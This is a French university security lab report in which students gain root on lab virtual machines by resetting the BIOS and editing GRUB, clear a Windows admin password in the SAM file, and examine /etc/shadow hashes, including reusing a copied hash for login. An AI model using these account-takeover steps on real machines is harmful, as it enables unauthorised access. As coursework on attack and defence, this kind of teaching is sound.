



**POLYTECHNIQUE  
MONTREAL**

LE GÉNIE  
EN PREMIÈRE CLASSE

**INF4420A**  
**Sécurité informatique**

**Rapport de TP1**

**Présenté à**  
**Corentin Bresteau**

**Par**  
**Anthony Abboud (1681547)**  
**Et**  
**Riyad Lahmer (1917641)**

**9 février 2018**

## Question 1 - Accès physique = Game Over [/2]


Machine LocalOwnLinux

### Phase de reconnaissance

1. Lorsqu'on essaie de se connecter à une session, on constate qu'il faut posséder un compte.

```
This is LocalOwnLinux.unknown_domain (Linux x86_64 3.4.5-hardened) 13:14:30
LocalOwnLinux login: root
Password:
Login incorrect
LocalOwnLinux login:
```

2. Pour pouvoir accéder au BIOS, il faut renseigner un mot de passe.




3.-4. L'option d'édition de ligne de commande ('e') n'est pas disponible. Il faut renseigner un mot de passe à l'aide de la touche 'p' pour débloquent cette caractéristique.




Réalisation de l'attaque


- 1. Après avoir supprimé le fichier en .nvram, on peut accéder au BIOS de la machine. Dans l'onglet Boot, on utilise les signes + et - pour faire passer le lecteur CD-ROM en premier dans la séquence de boot.




2.-3.-4. Après avoir monter la partition de boot, nous utilisons nano pour éditer le fichier grub.conf.



5. En retirant de grub.conf la ligne contenant le hash du mot de passe, on a accès à l'option 'e' à l'écran de Grub.




6. Grâce à la ligne de commande entrée en utilisant l'option e, une console bash est lancée au démarrage de la machine. Ici, on utilise passwd pour modifier le mot de passe de root.



```
[ 1.174594] EXT3-fs (sda3): error: couldn't mount because of unsupported optional features (240)
[ 1.177225] EXT4-fs (sda3): couldn't mount as ext2 due to feature incompatibilities
[ 1.180840] EXT4-fs (sda3): mounted filesystem with ordered data mode. Opts: (null)
[ 1.181210] VFS: Mounted root (ext4 filesystem) readonly on device 8:3.
[ 1.181682] Freeing unused kernel memory: 564k freed
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
[ 1.217812] dircolors used greatest stack depth: 5168 bytes left
(none) / # [ 1.418760] usb 2-1: new full-speed USB device number 2 using uhci_hcd
[ 1.549399] usb 2-1: New USB device found, idVendor=0e0f, idProduct=0003
[ 1.553124] usb 2-1: New USB device strings: Mfr=1, Product=2, SerialNumber=0
[ 1.554527] usb 2-1: Product: VMware Virtual USB Mouse
[ 1.554864] usb 2-1: Manufacturer: VMware
[ 1.564076] input: VMware VMware Virtual USB Mouse as /devices/pci0000:00/0000:00:11.0/0000:02:00.0/usb2/2-1/2-1:1.0/input/in
put3
[ 1.565422] generic-usb 0003:0E0F:0003.0001: input,hidraw0: USB HID v1.10 Mouse [VMware VMware Virtual USB Mouse] on usb-0000
:02:00.0-l/input0
[ 1.571863] input: VMware VMware Virtual USB Mouse as /devices/pci0000:00/0000:00:11.0/0000:02:00.0/usb2/2-1/2-1:1.1/input/in
put4
[ 1.573012] generic-usb 0003:0E0F:0003.0002: input,hidraw1: USB HID v1.10 Mouse [VMware VMware Virtual USB Mouse] on usb-0000
:02:00.0-l/input1
[ 1.676354] usb 2-2: new full-speed USB device number 3 using uhci_hcd
[ 1.804278] usb 2-2: New USB device found, idVendor=0e0f, idProduct=0002
[ 1.808331] usb 2-2: New USB device strings: Mfr=0, Product=1, SerialNumber=0
[ 1.810375] usb 2-2: Product: VMware Virtual USB Hub
[ 1.818206] hub 2-2:1.0: USB hub found
[ 1.823846] hub 2-2:1.0: 7 ports detected

(none) / # mount -o remount,rw /
[ 38.402436] EXT4-fs (sda3): re-mounted. Opts: (null)
[ 38.405932] mount used greatest stack depth: 4360 bytes left
(none) / # passwd
New password:
BAD PASSWORD: it is too short
BAD PASSWORD: is too simple
Retype new password:
Sorry, passwords do not match.
New password:
BAD PASSWORD: it is too short
BAD PASSWORD: is too simple
Retype new password:
passwd: password updated successfully
(none) / #
```


7. On a dorénavant accès à la machine avec les privilèges de root (super-administrateur).




```
This is LocalOwnLinux.unknown_domain (Linux x86_64 3.4.5-hardened) 13:32:55
LocalOwnLinux login: root
Password:
Last login: Tue Oct 9 12:39:22 EDT 2012 on tty1
LocalOwnLinux ~ # _
```

## Machine LocalOwnWin

5.



6.






7. Le fichier SAM contient les mots de passes hashés sous Windows (équivalent du fichier shadow sur Linux)

8.

```
| RID -|----- Username -----| Admin? | Lock? --|
| 03e8 | admin                      | ADMIN | *BLANK* |
| 01f4 | Administrateur              | ADMIN | dis/lock|
| 03ea | etudiant                    |       |         |
| 01f5 | Invité                       |       | dis/lock|
```




```
Account bits: 0x0010 =
[ ] Disabled | [ ] Homdir req. | [ ] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account | [ ] NMS account |
[ ] Domain trust ac | [ ] Wks trust act. | [ ] Srv trust act. |
[ ] Pwd don't expir | [ ] Auto lockout | [ ] (unknown 0x08) |
[ ] (unknown 0x10) | [ ] (unknown 0x20) | [ ] (unknown 0x40) |

Failed login count: 0, while max tries is: 0
Total login count: 10

-- User Edit Menu:
1 - Clear (blank) user password
2 - Edit (set new) user password (careful with this on XP or Vista)
3 - Promote user (make user an administrator)
4 - Unlock and enable user account [seems unlocked already]
q - Quit editing user, back to user select

1
Password cleared!
```

9.





## Question 2 - Organisation des mots de passe en UNIX/Linux [/1]

- a) Le fichier ne contient pas de mot de passe, les données stockées sont séparées par des ':'. Ici, aucun mot de passe n'est stocké car on a des 'x' comme seconde information ce qui veut dire que les mots de passe sont chiffrés et se trouvent dans le fichier `/etc/shadow`. Seul l'utilisateur root a accès à ce fichier, la commande 'ls' avec l'argument 'l' permet de voir les permissions d'un fichier.

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
lp:x:4:7:lp:/var/spool/lpd:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
news:x:9:13:news:/var/spool/news:/bin/false
uucp:x:10:14:uucp:/var/spool/uucp:/bin/false
operator:x:11:0:operator:/root:/bin/bash
portage:x:250:250:portage:/var/tmp/portage:/bin/false
nobody:x:65534:65534:nobody:/var/empty:/bin/false
man:x:13:15:added by portage for man:/usr/share/man:/sbin/nologin
sshd:x:22:22:added by portage for openssh:/var/empty:/sbin/nologin
```

```
-rw-r----- 1 root shadow 1820 Jan 16 05:40 /etc/shadow
```

- b) Les deux fichiers sont modifiés, car le fichier shadow s'actualise crée en fonction du fichier passwd. On observe donc ici les informations du nouvel utilisateur qu'on vient de créer (nom).

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
lp:x:4:7:lp:/var/spool/lpd:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
news:x:9:13:news:/var/spool/news:/bin/false
uucp:x:10:14:uucp:/var/spool/uucp:/bin/false
operator:x:11:0:operator:/root:/bin/bash
portage:x:250:250:portage:/var/tmp/portage:/bin/false
nobody:x:65534:65534:nobody:/var/empty:/bin/false
man:x:13:15:added by portage for man:/usr/share/man:/sbin/nologin
sshd:x:22:22:added by portage for openssh:/var/empty:/sbin/nologin
nom:x:1000:100::/home/nom:/bin/bash
```

```
root:$6$ng.JEjcm$7SI1KCSLXahz.Am1w6kug1Fj4UI3jdg1CDNBIRIi0jrjmmv9UFQLasRjIqGyp0P7KbgLWMxii.8XycKotUWMM0:15580:0:::::
halt:~:9797:0:::::
operator:~:9797:0:::::
shutdown:~:9797:0:::::
sync:~:9797:0:::::
bin:~:9797:0:::::
daemon:~:9797:0:::::
adm:~:9797:0:::::
lp:~:9797:0:::::
news:~:9797:0:::::
uucp:~:9797:0:::::
nobody:~:9797:0:::::
man:~:15513:0:::::
sshd:~:15513:0:::::
nom:$6$xB1tB0Kj$5c3JzBpQ9VTQiLQRt/WkYD4H1qpxId2XctaCXGkewY4q0P7dZEwaXLzqUXd2Tb8tr3HHCCG08zrA7R8E6fSY.:17543:0:99999:7:::
```

c) Seul le fichier shadow est modifié car c'est là que sont stockés les mots de passe des utilisateurs. Le fichier shadow est seulement accessible par l'administrateur, cela évite que le monde entier puisse avoir accès à ces informations.

```
root:$6$ng.JEjcm$7SI1KCSLXahz.Am1w6kug1Fj4U13jdG1CDNBIRIi0jr.jmmu9UFQLasRjIqGYp0P7KbgLWMXi.i.8XycKotVWMM0:15580:0:::::
halt*:9797:0:::::
operator*:9797:0:::::
shutdown*:9797:0:::::
sync*:9797:0:::::
bin*:9797:0:::::
daemon*:9797:0:::::
adm*:9797:0:::::
lp*:9797:0:::::
news*:9797:0:::::
uucp*:9797:0:::::
nobody*:9797:0:::::
man?:15513:::::
sshd?:15513:::::
nom:$6$upccdxQg$Y21kgL77TCWU9yrEzuWUpsU/gBSLK5CGcs/IMMqn6uYrdE8GLzxRbQ2EG1FsLswU5UgZog0UXem5x6dUjK0JQ/:17543:0:99999:7:::::
```

```
root:$6$ng.JE.jcm$7SI1KCSLXahz.Am1w6kug1F.j4U13jdg1CDNBIR1i0.jr.jmmu9UFQLasR.jIqGYp0P7KbgLWMxi.i.8XycKotVWMM0:15580:0:::::
halt*:9797:0:::::
operator*:9797:0:::::
shutdown*:9797:0:::::
sync*:9797:0:::::
bin*:9797:0:::::
daemon*:9797:0:::::
adm*:9797:0:::::
lp*:9797:0:::::
news*:9797:0:::::
uucp*:9797:0:::::
nobody*:9797:0:::::
man!:15513:0:::::
sshd!:15513:0:::::
nom:$6$uwlx0.S$HCCd8r1c07zCbM405p1.B3QqSWm53Tgsg7u.NqEBwH.j/sRxxox0X3fc1.jK4CpTEcBpWGCbDqo8e6sCxLUQ0Y0:17543:0:99999:7:::
```

d) Oui, le hash a changé car même le mot de passe est le même qu'auparavant, le sel a changé, ce qui permet d'avoir un hash différent pour deux données similaires

e) Oui, c'est possible, l'ordinateur ne compare que les hash, pas les mots de passe. Ainsi, si quelqu'un fait une recherche de hash commun et trouve celui-ci, il peut accéder à l'ordinateur sans connaître directement le mot de passe.

```

root:$6$ng.JEjcm$7SI1KCSLXahz.Am1w6kug1F.j4U13.jdg1CDNBIRIi0.jr.jmmu9UFQLasRjIqGYp0P7KbgLWMxii.8XycKotUWMM0:15580:0:0:0:0:
halt:*:9797:0:0:0:0:
operator:*:9797:0:0:0:0:
shutdown:*:9797:0:0:0:0:
sync:*:9797:0:0:0:0:
bin:*:9797:0:0:0:0:
daemon:*:9797:0:0:0:0:
adm:*:9797:0:0:0:0:
lp:*:9797:0:0:0:0:
news:*:9797:0:0:0:0:
uucp:*:9797:0:0:0:0:
nobody:*:9797:0:0:0:0:
man:!:15513:0:0:0:0:
sshd:!:15513:0:0:0:0:
nom:$6$uwmLx0.S$HCCd8r1c07zCbM405p1.B3QgSWm53TGsg7u.NqEBuHj/sRxxox0X3fc1.jK4CpTEcBpWGCbBdqo8e6sCxLUQ0Y0:17543:0:99999:7::
nom2:$6$uwmLx0.S$HCCd8r1c07zCbM405p1.B3QgSWm53TGsg7u.NqEBuHj/sRxxox0X3fc1.jK4CpTEcBpWGCbBdqo8e6sCxLUQ0Y0:17543:0:99999:7::

```

f) Les informations de cet utilisateur sont effacées. (on a ici effacé l'utilisateur 'nom')

```

Mdp ~ # cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
